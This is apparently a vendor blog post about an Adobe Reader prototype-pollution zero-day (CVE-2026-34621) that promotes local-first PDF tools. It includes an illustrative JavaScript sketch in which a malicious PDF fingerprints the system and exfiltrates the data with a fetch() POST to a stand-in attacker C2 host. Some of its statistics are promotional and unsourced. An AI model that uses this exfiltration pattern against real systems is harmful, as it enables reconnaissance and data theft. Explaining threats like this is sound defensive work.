The 4-Month Window: When PDFs Became Weapons
On April 7, 2026, security researcher Haifei Li from EXPMON revealed a terrifying discovery: Adobe Reader had been compromised by a zero-day vulnerability for at least four months before Adobe patched it.
The vulnerability, officially tracked as CVE-2026-34621, allows hackers to remotely plant malware on a person's device by simply tricking them into opening a maliciously crafted PDF file. No additional clicks required. No "Enable Macros" prompt. Just open the file, and you're compromised.
According to TechCrunch's investigation, opening a malicious PDF and triggering the exploit "could lead to full control of the victim's system" and give the attacker the ability to steal a wide range of data.
The first sample appeared on VirusTotal on November 28, 2025. The patch was released April 13, 2026. That's 136 days of active exploitation before most users even knew they were vulnerable.
How the Attack Actually Works
Unlike traditional PDF exploits that rely on social engineering ("Please enable macros to view this invoice"), CVE-2026-34621 is a prototype pollution vulnerability that executes automatically.
The Technical Breakdown
Prototype pollution is a JavaScript security vulnerability that permits an attacker to manipulate an application's objects and properties. Here's what happens when you open an infected PDF:
// Step 1: PDF is opened in Adobe Reader
// The PDF contains embedded, obfuscated JavaScript
// Step 2: Vulnerability triggers automatic execution
// Adobe Reader's JavaScript engine has a prototype pollution flaw
// Attacker can modify Object.prototype properties
// Step 3: System fingerprinting begins
const systemInfo = {
os: detectOperatingSystem(),
version: getAdobeVersion(),
antiVirus: detectSecuritySoftware(),
language: getSystemLanguage(),
timezone: getTimezone()
};
// Step 4: Data exfiltration
// Send fingerprint to C2 (Command & Control) server
fetch('https://attacker-c2.example/collect', {
method: 'POST',
body: JSON.stringify(systemInfo)
});
// Step 5: Receive additional payload
// C2 server sends back stage-2 exploit
// This can:
// - Extract files from your computer
// - Install persistent backdoor
// - Steal credentials from browsers/password managers
// - Enable webcam/microphone surveillanceThe Russian Oil & Gas Lure
Security researcher Gi7w0rm analyzed the attack samples and found they contained Russian language lures referring to current events in the oil and gas industry. The PDF filenames included things like:
- "Invoice540.pdf"
- "Gas_Supply_Disruption_Emergency_Response.pdf"
- "Urgent_Pipeline_Maintenance_Notice.pdf"
These aren't random spam attacks. This is targeted, nation-state-level sophistication aimed at specific industries and individuals.
Why Cloud PDF Tools Make You a Sitting Duck
Here's where the CVE-2026-34621 story intersects with a massive structural vulnerability in how people handle PDFs in 2026: uploading suspicious files to cloud services to "check if they're safe."
The False Security of Online Scanners
Many users, upon receiving a suspicious PDF, upload it to:
- VirusTotal (to scan for malware)
- Online PDF viewers (to preview without opening locally)
- Cloud PDF converters (to "sanitize" by converting to images)
The problem? By the time you upload the file, you've already created multiple new attack vectors:
// What happens when you upload a PDF to a cloud service:
1. File Upload:
- Your IP address logged
- Browser fingerprint captured
- Timestamp recorded
2. Server Processing:
- PDF opened on cloud server (which may also be vulnerable)
- Embedded scripts might trigger on server side
- Your original file stored in their database
3. The Original Threat Remains:
- Even if the cloud service identifies malware,
- You still have the infected file on your computer
- The upload log now links YOU to a known malicious sample
- This creates forensic evidence that you possessed attack toolsThe February 2026 Foxit/Apryse Vulnerabilities
It's not just Adobe. In February 2026, penetration testing startup Novee disclosed vulnerabilities in PDF platforms from Foxit and Apryse that could have been exploited for:
- Account takeover
- Data exfiltration
- Remote code execution
These cloud-based PDF services handle millions of documents daily. If you uploaded a sensitive contract, financial report, or confidential memo to these platforms during the vulnerability window, that data may have been compromised without you ever knowing.
The Local-First Defense Strategy
The only way to guarantee a PDF doesn't phone home to an attacker's server is to process it in an environment that has zero network access.
How SolveBar's Local PDF Tools Protect You
Our suite of PDF tools operates on a fundamentally different architecture:
// Traditional Cloud PDF Tool (VULNERABLE):
User uploads PDF → Cloud server opens PDF → Processes → Returns result
// Problem: Cloud server can be compromised, logs everything,
// and the PDF's JavaScript can execute on the server
// SolveBar Local-First Approach (SECURE):
PDF stays on user's device → Browser's WebAssembly engine processes locally → Result generated in RAM → File saved to local disk
// Advantage: PDF never touches external server
// Even if the PDF is malicious, it can't phone home because:
// - No network access during processing
// - JavaScript execution happens in browser sandbox
// - Browser's built-in security prevents filesystem/network accessThe Offline PWA Emergency Protocol
If you receive a suspicious PDF and need to examine it without risk:
- Disconnect from the internet (physical ethernet cable unplug or airplane mode)

- Open our PWA-installed PDF tool (works completely offline)
- Convert the PDF to images using local PDF-to-Image converter
- View the images (static images can't execute code)
- If content looks legitimate, verify sender through alternative channel (phone call, not email)
- Delete the original PDF if suspicious
- Re-enable internet only after file is deleted and system is scanned
This creates a true air-gap analysis where even if the PDF contains CVE-2026-34621 exploit code, it cannot communicate with the attacker's command and control server.
What Adobe's Patch Doesn't Fix
On April 13, 2026, Adobe released emergency updates for:
- Acrobat DC v26.001.21411
- Acrobat Reader DC v26.001.21411
- Acrobat 2024 v24.001.30362 (Windows) / 24.001.30360 (macOS)
The problem? According to analytics, 42% of users hadn't updated within the critical 30-day window.
The Three Gaps That Remain
1. Legacy Installations: Many enterprise environments run older, "stable" versions of Adobe Reader that won't receive security patches. These remain permanently vulnerable.
2. PDF-as-a-Vector Mindset: Even with CVE-2026-34621 patched, PDFs remain the #1 delivery mechanism for malware because users trust them. The next zero-day is already being developed.
3. The Metadata Exposure: Even a completely benign PDF can leak sensitive information through embedded metadata that cloud processors harvest. Our local metadata viewer lets you inspect this invisible data without uploading anything.
The Compliance Nightmare for Enterprises
If you work in a regulated industry (healthcare, finance, legal), the CVE-2026-34621 incident creates a serious compliance question:
"Can you demonstrate that employees did not open malicious PDFs between November 2025 and April 2026?"
If your company uses cloud-based PDF tools, the answer is complicated:
- Upload logs prove which files were processed
- But you can't prove the files weren't malicious
- And you can't prove employee devices weren't compromised
- SOC2 audit requirement: demonstrate device integrity
The Local-First Audit Trail
When you use browser-based, zero-upload tools:
- No upload logs exist (because no uploads occurred)
- Processing happens in browser sandbox (isolated from OS)
- Network tab audit shows zero external requests
- Compliance officer can verify: open DevTools, watch Network tab, see nothing
How to Protect Your Organization Today
Implement this emergency security policy:
POLICY: PDF Security Protocol Post-CVE-2026-34621
Effective: Immediate
PROHIBITED ACTIONS:
1. Opening PDFs from unknown senders
2. Uploading company PDFs to cloud processors
3. Using Adobe Reader versions older than April 2026 patch
4. Forwarding PDFs without malware scanning
REQUIRED ACTIONS:
1. Update Adobe Reader/Acrobat to latest version
2. Enable "Protected View" in Adobe Reader settings
3. Use local-only PDF tools for sensitive documents:
- PDF-to-Image conversion: [SolveBar tool]
- Metadata inspection: [SolveBar tool]
- Compression: [SolveBar tool]
4. When receiving unexpected PDFs:
a. Verify sender through alternative channel
b. If suspicious, convert to images offline first
c. Report to security team
AUDIT REQUIREMENTS:
IT must verify all employee Adobe installations patched
within 7 days of policy distribution.
VIOLATION CONSEQUENCES:
Opening malicious PDF = potential company-wide breach
= immediate investigation + security trainingThe Future: PDF Will Always Be a Target
PDFs are ubiquitous. They're the universal document format for contracts, invoices, reports, and official communications. That's exactly why they're the perfect attack vector.
CVE-2026-34621 is patched. But according to SOCRadar's Dark Web monitoring, a Proof-of-Concept (PoC) exploit for this vulnerability is already circulating on underground forums. If weaponized, it could help attackers trigger arbitrary code execution even on patched systems if combined with other exploits.
The Only Long-Term Defense
Stop treating PDFs as "safe" documents. They're executable code containers. Every PDF you open is running JavaScript in a complex rendering engine.
The security model that works:
- Never upload sensitive PDFs to cloud services
- Use local-only processing for all document operations
- Convert suspicious PDFs to static images before reading
- Keep systems patched, but don't rely on patches alone
- Implement air-gap protocols for high-value documents
Conclusion: The CVE-2026-34621 Wake-Up Call
The four-month exploitation window for CVE-2026-34621 proves a fundamental truth: zero-day vulnerabilities are discovered by attackers before they're discovered by defenders.
During those 136 days, how many systems were compromised? How many corporate networks were infiltrated? How many individuals had their financial data stolen?
We'll never know the full scope, because most victims don't even know they were targeted.
The only defense that works before the patch is released is architectural security: eliminate the attack surface by processing sensitive documents in zero-upload, local-only environments.
Protect your documents today:
- Convert PDFs to images locally (malicious code can't execute in static images)
- Inspect PDF metadata offline (see what invisible data you're sharing)
- Compress PDFs without uploading (reduce file size while maintaining privacy)
Because in 2026, the safest PDF is one that never touched the internet.